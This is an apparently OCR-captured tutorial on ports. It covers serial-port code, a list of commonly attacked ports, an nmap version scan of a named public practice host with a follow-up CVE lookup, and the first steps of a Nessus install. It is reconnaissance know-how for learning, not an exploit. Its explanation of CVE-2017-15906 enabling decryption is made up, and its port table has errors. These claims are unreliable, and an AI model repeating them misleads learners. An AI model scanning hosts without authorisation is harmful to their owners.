
Ports on the Programmer Perspective

The concept of Port in computer science can sometimes become incomprehensible. However, we can overcome this problem by giving examples from daily life. First, let's take the concept of port used in daily life. Imagine that there is only ship transportation between the two islands. Naturally, the two islands will need several ports for trade, as there is only ship transportation.



Of course, we will need ships for the transportation of materials.

Said port system is also valid in computer science. Of course with some changes. For example, it changes to IP addresses instead of country names or as specific port numbers. In addition, we need to move data instead of carrying materials with ships.

In short, the two devices need predefined port numbers to communicate and transfer data. The same happens between applications. For example, the antivirus program on your computer can take records of files containing threats from the data centers using a special port, and this is called an update. Programmers also use ports for communication protocols. You can see the example of C # Physical Serial Port Communication with Arduino in the code block given below;

C# Side;

```
using System;
using System.IO.Ports;
using System.Threading;
namespace ConsoleApp1
{
    class Program
    {
        static SerialPort _serialPort;
        public static void Main()
        {
            _serialPort = new SerialPort();
            _serialPort.PortName = "COM4";//Set your board COM
            _serialPort.BaudRate = 9600;
            _serialPort.Open();
            while (true)
            {
                string a = _serialPort.ReadExisting();
                Console.WriteLine(a);
                Thread.Sleep(200);
            }
        }
    }
}
```

Arduino Side;

```
void setup() {
Serial.begin(9600);
}

void loop() {

Serial.print('1');

delay(200);

}
```


It is also the case when programmers use non-physical ports. Uses of non-physical ports often appear on web pages. For example, if a web page that keeps track of the user uses MySQL, it communicates with MySQL via port 3306. Finally, it should be noted that non-physical port uses are largely automatically set by applications. For example, if you plan to open a PHP-based website with AppServ, your HTML content will be set to port 80 and you can use FTP port 21 to update your site.

Ports on the Hacker Perspective

Since we perceive the methods of using ports by programmers, we can look at how ports are vulnerable. NMAP is a very useful application for port scans. However, you should first look at the table below to understand which ports are commonly hacked;

Commonly Hacked Ports	
Port	**Protocol**
21	FTP (File Transfer Protocol)
22	SSH (Secure Shell)
23	Telnet
25	SMTP (Simple Mail Transfer Protocol)
53	DNS (Domain Name System)
443	HTTP (Hypertext Transport Protocol) and HTTPS (HTTP over SSL)
110	POP3 (Post Office Protocol version 3)
135	Windows RPC
137–139	Windows NetBIOS over TCP/IP
1434	Microsoft SQL Server

In the list above, there are port lists that have the most weaknesses. For example, it is possible to capture all user data on a server by weakening the Microsoft SQL Server port 1434.




Ports' Vulnerability Assessment with NMAP

Now let's check the open and weaknesses ports on a web page;

Code: ping defendtheweb.net (After 2 sec. Ctrl + C (for stopping))

IP: 85.10.194.253



Code: nmap -Pn -sV 85.10.194.253

-Pn: Treat all hosts as online -- skip host discovery

-Sv: Probe open ports to determine service/version info

You Can Use TAB Key to Check Percentage of the Processes

```
root@qsccsq:~
File  Actions  Edit  View  Help
root@qsccsq: ~

root@qsccsq:~# nmap -Pn -sV 85.10.194.253
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 04:39 EDT
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.50% done; ETC: 04:44 (0:04:23 remaining)  → TAB Key
```


Result

```
root@qsccsq:~
File  Actions  Edit  View  Help
root@qsccsq: ~

root@qsccsq:~# nmap -Pn -sV 85.10.194.253
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 04:39 EDT
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.50% done; ETC: 04:44 (0:04:23 remaining)
Nmap scan report for defendtheweb.co.uk (85.10.194.253)
Host is up (0.14s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp   open  http     nginx 1.10.3
443/tcp  open  ssl/http nginx 1.10.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 73.71 seconds
root@qsccsq:~#
```

As can be seen, the version of the application on port 22 is shown as OpenSSH 7.4p1. Let's do a research like the example in Activity 3.1: Identifying New Computer Viruses and Worms, which is covered on the book.



Openbsd » Openssh » 7.4 P1 : Security Vulnerabilities

Cpe Name:*cpe:/a:openbsd:openssh:7.4:p1*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2018-15919	200		+Info	2018-08-28	2018-12-22	5.0	None	Remote	Low	Not required	Partial	None	None
Remotely observable behaviour in auth-gss2.c in OpenSSH through 7.8 could be used by remote attackers to detect existence of users on a target system when GSS2 is in use. NOTE: the discoverer states 'We understand that the OpenSSH developers do not want to treat such a username enumeration (or "oracle") as a vulnerability.'														
2	CVE-2017-15906	269			2017-10-25	2019-10-02	5.0	None	Remote	Low	Not required	None	Partial	None
The process_open function in sftp-server.c in OpenSSH before 7.6 does not properly prevent write operations in readonly mode, which allows attackers to create zero-length files.														

Total number of vulnerabilities : **2** Page : 1 (This Page)

Let's examine the more detailed content of weakness;

CVE-2017-15906 rapid7

All News Maps Videos Shopping More Settings Tools

About 1,770 results (0.42 seconds)

www.rapid7.com › vulnerabilities › openbsd-openssh-c...

OpenSSH Vulnerability: CVE-2017-15906 - Rapid7

OpenSSH Vulnerability: **CVE-2017-15906**. Severity. 5. CVSS. (AV:N/AC:L/Au:N/C:N/I:P/A:N). Published. 10/25/2017. Created. 07/25/2018. Added. 11/17/2017.

OpenSSH Vulnerability: CVE-2017-15906

Severity	CVSS	Published	Created	Added	Modified
5	(AV:N/AC:L/Au:N/C:N/I:P/A:N)	10/25/2017	07/25/2018	11/17/2017	04/13/2018

Description

The process_open function in sftp-server.c in OpenSSH before 7.6 does not properly prevent write operations in readonly mode, which allows attackers to create zero-length files.

Solution(s)

openbsd-openssh-upgrade-7_6


As can be seen in the description field, the control of the file sizes is not performed in the specified OpenSSH application. SSH often uses encryption in file transfers. So if you are on the same network as the website owner and listen to the network even with applications like Wireshark, it is almost impossible to detect the data sent or received. However, if an empty file can be created, the encryption output will overlap over time and you will have a chance to decrypt the encryption. The reason for the low quality value in the said vulnerability comes from the difficulty of implementing the scenarios produced. But keep in mind that website owners are not always so lucky.

Ports' Vulnerability Assessment with Nessus


There may be a choice in the application called Nessus to detect the vulnerabilities of the ports. Being capable of working on Windows and Linux operating systems, Nessus can evaluate not only ports but a general vulnerability assessment. In this example, I'll use Windows 10 OS.

Step 1: Download Nessus Free Edition


Website : https://www.tenable.com/products/nessus



Step 2: Please provide your name and surname with e-mail address then new page will appear. You can select Windows Server 2008, Server 2008 R2*, Server 2012, Server 2012 R2, 7, 8, 10, Server 2016, Server 2019 (64-bit) version.




Step 3: After the Next-Next processes, a webpage will appear. You can click to Connect via SS to reach interface of Nessus.




* Important *

If you faced a screen, which is talking about "Warning: Potential Security Risk Ahead" just click on the Advanced Button then "Accept the Risk and Continue".




Step 4: Click Nessus Essentials.

